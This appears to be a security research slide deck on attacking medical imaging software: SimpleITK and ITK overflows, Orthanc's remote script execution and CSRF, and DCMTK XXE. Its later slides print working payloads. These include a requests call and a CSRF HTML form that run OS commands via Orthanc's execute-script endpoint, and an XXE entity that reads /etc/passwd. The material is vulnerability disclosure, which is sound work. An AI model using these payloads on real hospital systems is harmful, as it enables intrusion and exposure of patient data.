



# Hacking Medical Imaging with DICOM

Maria Nedyak  
BiZone, AIsec

- Student at Tomsk State University
- Member of SiBears team
- Developer at BiZone



National Research  
Tomsk  
State  
University



**BI.ZONE**

**The project's goal:** Cybersecurity of machine learning and artificial intelligence implementations

## Contributors:


- Sergey Gordeychik
- Denis Kolegov
- Antoniy Nikolaev
- Roman Palkin
- Maria Nedyak



[github.com/sdnewhop/AISec](https://github.com/sdnewhop/AISec)





[github.com/sdnewhop/dicom](https://github.com/sdnewhop/dicom)



# Medical Imaging

One of the most popular application of artificial intelligence (AI) is **medical imaging**




Digital Imaging and Communication in Medicine is a data format and a protocol for exchanging between various components, such as PACS, DICOM viewer, machine learning pipeline



Detected CIOD: Computed Tomography Image  
Specific Character Set: ISO\_IR 100  
SOP Class UID: 1.2.840.10008.5.1.4.1.1.2  
SOP Instance UID: 1.2.840.113654.2.55.3213401741035348603155004672  
Modality: CT  
Series Description: Axial  
Patient's Name: 026470d51482c93efc18b9803159c960  
Patient ID: 026470d51482c93efc18b9803159c960  
Patient's Birth Date: January 01, 1900

## CLARA MEDICAL IMAGING

Clara Medical Imaging provides developers the tools to build, manage, and deploy intelligent imaging workflows and instruments - ushering in the next-generation of medical imaging.



## DICOM Reader

DICOM Reader is a pre-processor that converts DICOM files into MHD files. Each DICOM series is converted into a single MHD file. DICOM files are associated with a DICOM series by the Series Instance UID header.

## Requirements

Docker

## DICOM Reader

DICOM Reader  
a single MHD

## Requirements

Docker

```
1 # Copyright (c) 2019, NVIDIA CORPORATION. All rights reserved.  
2 #  
3 # NVIDIA CORPORATION and its licensors retain all intellectual property  
4 # and proprietary rights in and to this software, related documentation  
5 # and any modifications thereto. Any use, reproduction, disclosure or  
6 # distribution of this software and related documentation without an express  
7 # license agreement from NVIDIA CORPORATION is strictly prohibited.  
8  
9  
10 import os  
11 import logging  
12 import SimpleITK as sitk  
13
```

- Fuzzing with AFL

- Fuzzing with AFL

```
masha@infinity-desktop:~/Documents$ ./DicomSeriesReader heap-overflow.dcm
=====
==24915==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x7f323ad7d800 at pc 0x000000502bcc bp 0x7fff51dfec50 sp 0x7fff51dfe400
WRITE of size 524288 at 0x7f323ad7d800 thread T0
#0 0x502bcb in __asan_memcpy (/home/masha/DicomSeriesReader+0x502bcb)
#1 0x502bcb in main (/home/masha/DicomSeriesReader+0x502bcb)
#2 0x4e3145 in __libc_start_main (/lib/x86_64-linux-gnu/libc.so.6+0x2e3145)
#3 0x502bcb in _start (/home/masha/DicomSeriesReader+0x502bcb)
```

# SimpleITK: Heap buffer overflow

## Heap buffer overflow in itkImportImageContainer

Community python, itk-releases, dicom, simpleitk



msh\_smiv Maria Nedyak

6d

Hello!

During an internal security assessment of the medical ML pipeline based on Simple-itk we found heap-buffer-overflow in DicomReader.

In th



### Edit 3:

Sorry, there are too many things broken to speak about, this [version 1](#) will open so far HU consistent, i hope



mihail.isakov

5 6d

The image has  
(0028,1053) Rescale Slope **-1024** and no (0028,1052) Rescale Intercept attribute, is it wrong, should be  
(0028,1053) Rescale Slope **1**  
(0028,1052) Rescale Intercept **-1024**

#### Edit:

and, BTW, Pixel Padding Value 65536 is wrong too (left as is)

#### Edit 2:

There is Pixel Representation **1** (2's complement, so -1024 may be not required at all or it is wrong too),  
wait a minute...

#### Edit 3:

Sorry, there are too many things broken to speak about, this [version 1](#) will open so far HU consistent, i hope

# SimpleITK: Heap buffer overflow

## Heap buffer overflow in itkImportImageContainer

Community python, itk-releases, dicom, simpleitk



msh\_smiv Maria Nedyak

6d

Hello!

During an internal security assessment of the medical ML pipeline based on Simple-itk we found heap-buffer-overflow in DicomReader.

In the attached file you can find an example of a file that triggers the exception.

[example.tar.gz](#) (269.5 KB)

1 ...

created	last reply	7	56	5	10	2			
	6d		4d	replies	views	users	likes	links	

mihail.isakov

5 6d

The image has  
(0028,1053) Rescale Slope **-1024** and no (0028,1052) Rescale Intercept attribute, is it wrong, should be  
(0028,1053) Rescale Slope **1**  
(0028,1052) Rescale Intercept **-1024**

**Edit:**


and, BTW, Pixel Padding Value 65536 is wrong too (left as is)

**Edit 2:**

There is Pixel Representation **1** (2's complement, so -1024 may be not required at all or it is wrong too),  
wait a minute...

**Edit 3:**

Sorry, there are too many things broken to speak about, this [version](#) will open so far HU consistent, i  
hope



# SimpleITK: Heap buffer overflow

## Heap buffer overflow in `itkImportImageContainer`

Community python, itk-releases, dicom, simpleitk



msh\_smiv Maria Nedyak

6d

Hello!

During an internal security assessment of the medical ML pipeline based on Simple-itk we found a buffer-overflow in DicomReader.

In the attached file you can find an example of a file that triggers the exception.

[example.tar.gz](#) (269.5 KB)

1 ❤️ ⚡ ...

created 6d last reply 4d 7 replies 56 views 5 users 10 likes 2 links



mihail.isakov

The image has (0028,1053) Rescale Slope **-1024** and no (0028,1052) Rescale Intercept attribute, is it wrong? (0028,1053) Rescale Slope **1** (0028,1052) Rescale Intercept **-1024**

Edit:

and, BTW, Pixel Padding Value 65536 is wrong too (left as is)

Edit 2:

There is Pixel Representation **1** (2's complement, so -1024 may be not required at all or it is wrong too), wait a minute...

Edit 3:

Sorry, there are too many things broken to speak about, this [version](#) will open so far HU consistent, i hope



dzenanz Dženan Zukić

4d

A fix was committed via this PR:

[github.com/InsightSoftwareConsortium/ITK](#)



**Heap buffer overflow in `itkImportImageContainer`**

by [malaterre](#) on 07:26AM - 24 Oct 19 UTC

2 commits changed 2 files with 27 additions and 7 deletions.

2 ❤️ ⚡ ⚡ Reply

# SimpleITK: Buffer overflow

```
663 // Now is a good time to fill in the class member:  
664 char name[512];  
665 this->GetPatientName(name);  
  
itkGDCMImageIO.hxx ~/university/research/ITK/Modules/IO/GDCM/src - 2 definitions  
1264 {  
1265     itkExceptionMacro(<< "DICOM does not support this component type");  
1266 }  
1267 }  
1268  
1269 #if defined(ITKIO_DEPRECATED_GDCM1_API)  
1270 // Convenience methods to query patient and scanner information. These  
1271 // methods are here for compatibility with the DICOMImageIO2 class.  
1272 void  
1273 GDCMImageIO::GetPatientName(char * name)  
1274 {  
1275     MetaDataDictionary & dict = this->GetMetaDataDictionary();  
1276  
1277     ExposeMetaData<std::string>(dict, "0010|0010", m_PatientName);  
1278     strcpy(name, m_PatientName.c_str());  
1279 }
```

# SimpleITK: Buffer overflow

(0008,0005)	CS	10	SpecificCha...	ISO_IR 100
(0008,0016)	UI	26	SOPClassUID	1.2.840.10008.5.1.4.1.
(0008,0018)	UI	60	SOPInstanc...	1.2.840.113654.2.55.321
(0008,0060)	CS	2	Modality	CT
(0008,103e)	LO	6	SeriesDescri...	Axial
(0010,0010)	PN	700	PatientName	aaaaaaaaaaaaaaaaaaaaaa
(0010,0020)	LO	32	PatientID	026470d51482c93ef0
(0010,0030)	DA	8	PatientBirth...	19000101
(0018,0060)	DS	0	KVP	
(0020,000d)	UI	64	StudyInstan...	2.25.1047568009314929
(0020,000e)	UI	64	SeriesInsta...	2.25.1173246446310626

# SimpleITK: Buffer overflow

(0008,0005)	CS	10	SpecificCha...	ISO_IR 100
(0008,0016)	UI	26	SOPClassUID	1.2.840.10008.5.1.4.1.
(0008,0018)	UI	60	SOPInstanc...	1.2.840.113654.2.55.321
(0008,0060)	CS	2	Modality	CT
(0008,103e)	LO	6	SeriesDescr...	Axial
(0010,0010)	PN	700	PatientName	aaaaaaaaaaaaaaaaaaaaaa

```
masha@infinity-desktop:~$ ./DicomSeriesReaderGCC example.dcm.new
*** buffer overflow detected ***: ./DicomSeriesReaderGCC terminated
Aborted (core dumped)
masha@infinity-desktop:~$
```

# SimpleITK: Buffer overflow

(0008,0005)	CS	10	SpecificCha...	ISO_IR 100
(0008,0016)	UI	26	SOPClassUID	1.2.840.10008.5.1.4.1.
(0008,0018)	UI	60	SOPInstanc...	1.2.840.113654.2.55.321
(0008,0060)	CS	2	Modality	CT
(0008,103e)	LO	6	SeriesDescr...	Axial
(0010,0010)	PN	700	PatientName	aaaaaaaaaaaaaaaaaaaaaa

-----

```
masha@infinity-desktop:~$ ./DicomSeriesReaderGCC example.dcm
*** buffer overflow detected ***: ./DicomSeriesReader
Aborted (core dumped)
masha@infinity-desktop:~$
```



 Clara Deploy SDK



0.2.0-3267265

Search docs

Documentation Home

⊕ 1. Introduction

⊕ 2. Installation

⊕ 3. Clara Administration

⊕ 4. Core Concepts

## 15.1. Orthanc

### 15.1.1. Overview

Description from the tool website “Orthanc aims at providing a simple, yet powerful standalone DICOM server. It is designed to improve the DICOM flows in hospitals and to support research about the automated analysis of medical images. Orthanc lets its users focus on the content of the DICOM files, hiding the complexity of the DICOM format and of the DICOM protocol.

Orthanc provides a RESTful API. The DICOM tags of the stored medical images can be downloaded in the JSON file format. Furthermore, standard PNG images can be generated on-the-fly from the DICOM instances by Orthanc.

Orthanc also features a plugin mechanism to add new modules that extends the core capabilities of its REST API. A Web viewer, a PostgreSQL database back-end, a MySQL database back-end, and a reference implementation of DICOMweb are currently freely available as plugins.”

## Clara Deploy SDK



0.2.0-3267265

Search docs

Documentation Home

- ⊕ 1. Introduction
- ⊕ 2. Installation
- ⊕ 3. Clara Administration
- ⊕ 4. Core Concepts

YouTube RU

Orthanc Explorer

Argo - Workflows

localhost:8042/app/explorer.html#series?uid=4ced4aac-07029a23-f1bf19ec-c9964613-785ad9bf

Patients

Patient

PatientBirthDate: ?  
PatientID: \_ct\_liver\_00001.512.512.568  
PatientSex:

Study

undefined

AccessionNumber:  
ReferringPhysicianName:  
StudyDate: Monday, March 4, 2019  
StudyID:  
StudyInstanceUID: 1.2.826.0.1.3680043.2.1125.1.8062528519269242715443...

Series

Processed by Clara

Status: Unknown  
Modality: CT  
SeriesInstanceUID: 1.2.826.0.1.3680043.2.1125.1.27283313867373679864020446...  
SeriesNumber: 588

Interact

Delete this series  
Send to DICOM modality  
Anonymize

Access

Preview this series  
Download ZIP  
Download DICOMDIR

5:22 / 6:33

Building AI with Clara Toolkits for Medical Imaging

8 941 просмотр • 8 июл. 2019 г.

NVIDIA Developer

28,6 тыс. подписчиков

# ORTHANC

powerful standalone DICOM server. It is about the automated analysis of images, hiding the complexity of the

ges can be downloaded in the JSON file from the DICOM instances by Orthanc.

the core capabilities of its REST API. A , and a reference implementation of



- Lightweight and fast (written in C++),
- Standalone (all the dependencies can be statically linked),
- Cross-platform (at least Linux, Windows and OS X),
- Compliant with the DICOM standard (as it is built on the top of [DCMTK](#)),
- Programmer-friendly (REST API, JSON, PNG).

## They use Orthanc

All trademarks, service marks, trade names, trade dress, product names and logos appearing in this section are the property of their respective owners. Please [contact us](#) if you wish to be removed from this list. If you want to support Orthanc by appearing in this list, please [fill the survey](#).



Osimis.



University Hospital of Liège.





- Lightweight and fast (written in C++),
- Standalone (all the dependencies can be statically linked),
- Cross-platform (at least Linux, Windows and OS X),
- Compliant with the DICOM standard (as it is built on the top of [DCMTK](#)),
- Programmer-friendly (REST API, JSON, PNG).

#### They use Orthanc

All trademarks, service marks, trade names, trade dress, product names and logos appearing in this section are the property of their respective owners. Please [contact us](#) if you wish to be removed from this list. If you want to support Orthanc by appearing in this list, please [fill the survey](#).



Osimis.



GE Healthcare, Global MR team, for internal development and testing.



University Hospital of Liège.



## They use Orthanc



First edition of the Orthanc conference!

December 13-15, Liège, Belgium - Schedule now available

# ORTHANC: IN THE WILD



Made with [Grinder](#) love

# ORTHANC: Insecure API

← → C ⓘ localhost:8042/tools


```
[  
    "create-archive",  
    "create-dicom",  
    "create-media",  
    "create-media-extended",  
    "default-encoding",  
    "dicom-conformance",  
    "execute-script",  
    "find",  
    "generate-uid",  
    "invalidate-tags",  
    "lookup",  
    "metrics",  
    "metrics-prometheus",  
    "now",  
    "now-local",  
    "reconstruct",  
    "reset",  
    "shutdown"  
]
```

# ORTHANC: Insecure API

```
In [8]: requests.post("http://localhost:8042/tools/execute-script",
....: data='command = "mkdir /tmp/test/ORTHANC";os.execute(command)')
Out[8]: <Response [200]>
```

```
Marias-MBP:test msh_smlv$ pwd
/tmp/test
Marias-MBP:test msh_smlv$ ls
Marias-MBP:test msh_smlv$ ls
total 0
drwxr-xr-x  2 msh_smlv  wheel  64 Nov  5 21:57 ORTHANC
Marias-MBP:test msh_smlv$ █
```

ORTHANC has an official Docker image with enabled authentication



The screenshot shows a section of the Orthanc Book website. The top navigation bar is orange with the text "Orthanc Book" on the left and a menu icon on the right. Below the navigation, the title "Running the Orthanc core" is displayed in a large, bold, orange font. A text block below the title states: "The following command will start the core of Orthanc, with all the plugins disabled:". A code block shows the command: "\$ sudo docker run -p 4242:4242 -p 8042:8042 --rm jodogne/orthanc". At the bottom of the screenshot, a note says: "Once Orthanc is running, use Mozilla Firefox at URL <http://localhost:8042/> to interact with Orthanc. The default username is orthanc and its password is orthanc ."

# ORTHANC: CSRF

Orthanc web app doesn't have any CSRF prevention

```
<html>
  <body>
    <form action="http://localhost:8042/tools/execute-script" method="POST" enctype="text/plain">
      <input type="hidden" name="cmd" value="'mkdir /tmp/testCSRF';os.execute(cmd)"/>
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

## CSRF payload

# ORTHANC: CSRF



Sébastien Jodogne <s.jodogne@orthanc-labs.com>

кому: я, Sergei, d.n.kolegov@gmail.com ▾

1 окт. 2019 г., 02:36



Hello,

As now written in the Orthanc FAQ, "*In particular, you must create a higher-level application so as to properly deal with CSRF attacks: Indeed, as explained in the introduction, Orthanc is a microservice that is designed to be used within a secured environment.*"

<https://book.orthanc-server.com/faq/security.html>

HTH,

Sébastien-

# ORTHANC: CSRF

Orthanc Book Content CSRF 1/1

- Consider implementing a **higher-level application** (e.g. in PHP, Java, Django) that is the only one to be allowed to contact the Orthanc REST API. In particular, **CSRF attacks**: Indeed, as explained in the introduction, Orthanc is a microservice and does not have a session mechanism.
- For advanced scenarios, you might have interest in the **advanced authentication** chapter, which describes how to implement custom authentication mechanisms using the `OrthancPluginRegisterIncomingHttpRequestFilter2()` function.

Remark: These parameters also apply to the **DICOMweb server plugin**.



# ORTHANC: CSRF


We decided to view orthanc documentation in google cache



# ORTHANC: CSRF

Cache saved at September 25, 2019 doesn't contain any warning about CSRF

The screenshot shows the Orthanc Book search interface. At the top, there is a search bar with the text 'CSRF' and a result count of '0/0'. Below the search bar, there are navigation buttons with arrows and a close button (X). To the right of the search bar is a 'Search' button. The main content area contains a note about the page being from Google's cache, with a timestamp of '25 сен 2019 07:45:02 GMT'. Below this note are three links: 'Полная версия', 'Текстовая версия', and 'Просмотреть исходный код'. A large, stylized purple blob graphic is on the right side of the page.



DCMTK (DICOM Toolkit) is a collection of libraries and applications implementing large parts the DICOM standard. DCMTK prototype was created in 1993, before the official release of the standard.<sup>1</sup>



<sup>1</sup> <https://dicom.offis.de/history.php.en>

## 10.5. External DICOM Sender and DICOM Receiver

You need an external DICOM Service Class User (SCU) application to send images to the Clara DICOM Adapter (acting as a DICOM SCP). Similarly when your pipeline finishes executing, you may want to send the output to an external DICOM receiver. You may want to use an open-source DICOM toolkit called '**dcmtk**' for external DICOM sender and DICOM receiver.

### 10.5.1. Install **dcmtk**

Install **dcmtk** utilities by issuing the following command:

```
sudo apt-get install dcmtk
```

**NVIDIA Clara's documentation**

- Lightweight and fast (written in C++),
- Standalone (all the dependencies can be statically linked),
- Cross-platform (at least Linux, Windows and OS X),
- Compliant with the DICOM standard (as it is built on the top of **DCMTK**),
- Programmer-friendly (REST API, JSON, PNG).

**ORTHANC's documentation**

- Fuzzing with AFL

- Fuzzing with AFL

## Public reports for DCMTK

---

Dicom Toolkit [DCMTK](#) provides tools for working with DICOM files.

We have found the following weaknesses and vulnerabilities:

1. DoS `xml2dcm` utility
2. DoS `dcm2xml` utility

## Testing *xml2dcm* utility

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
    <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
    ...
<element tag="0010,0010" vr="PN" vm="1" len="32" name="PatientName">&xxe;</element>
    ...
```

## XXE payload


Converted file will contain /etc/passwd contents

```
DICM00L000B0000I00.2.840.10008.5.1.4.1.1.200I<1.2.840.113654.2.55.3213401741035
3486031550046725308546527100I00.2.840.10008.1.2.100I00.2.276.0.7230010.3.0.3.6.40
SHOFFIS DCMTK_364CS
ISO_IR 100I00.2.840.10008.5.1.4.1.1.0I<1.2.840.113654.2.55.3213401741035348603155
0046725308546527`CS00>00Axial 00PN00##
# User Database
#
# Note that this file is consulted directly only when the system is running
# in single-user mode. At other times this information is provided by
# Open Directory.
#
# See the opendirectoryd(8) man page for additional information about
# Open Directory.
##
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
_uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico
taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false
```

## Converting result

Vendor said that this payload does not work on his machine hence xm2dcm utility doesn't have the XXE injection

# DCMTK: XXE



- `xml2dcm` utility uses `libxml2` for reading xml

## libxml2

The Enum `xmlParserOption` should not have the following options defined:

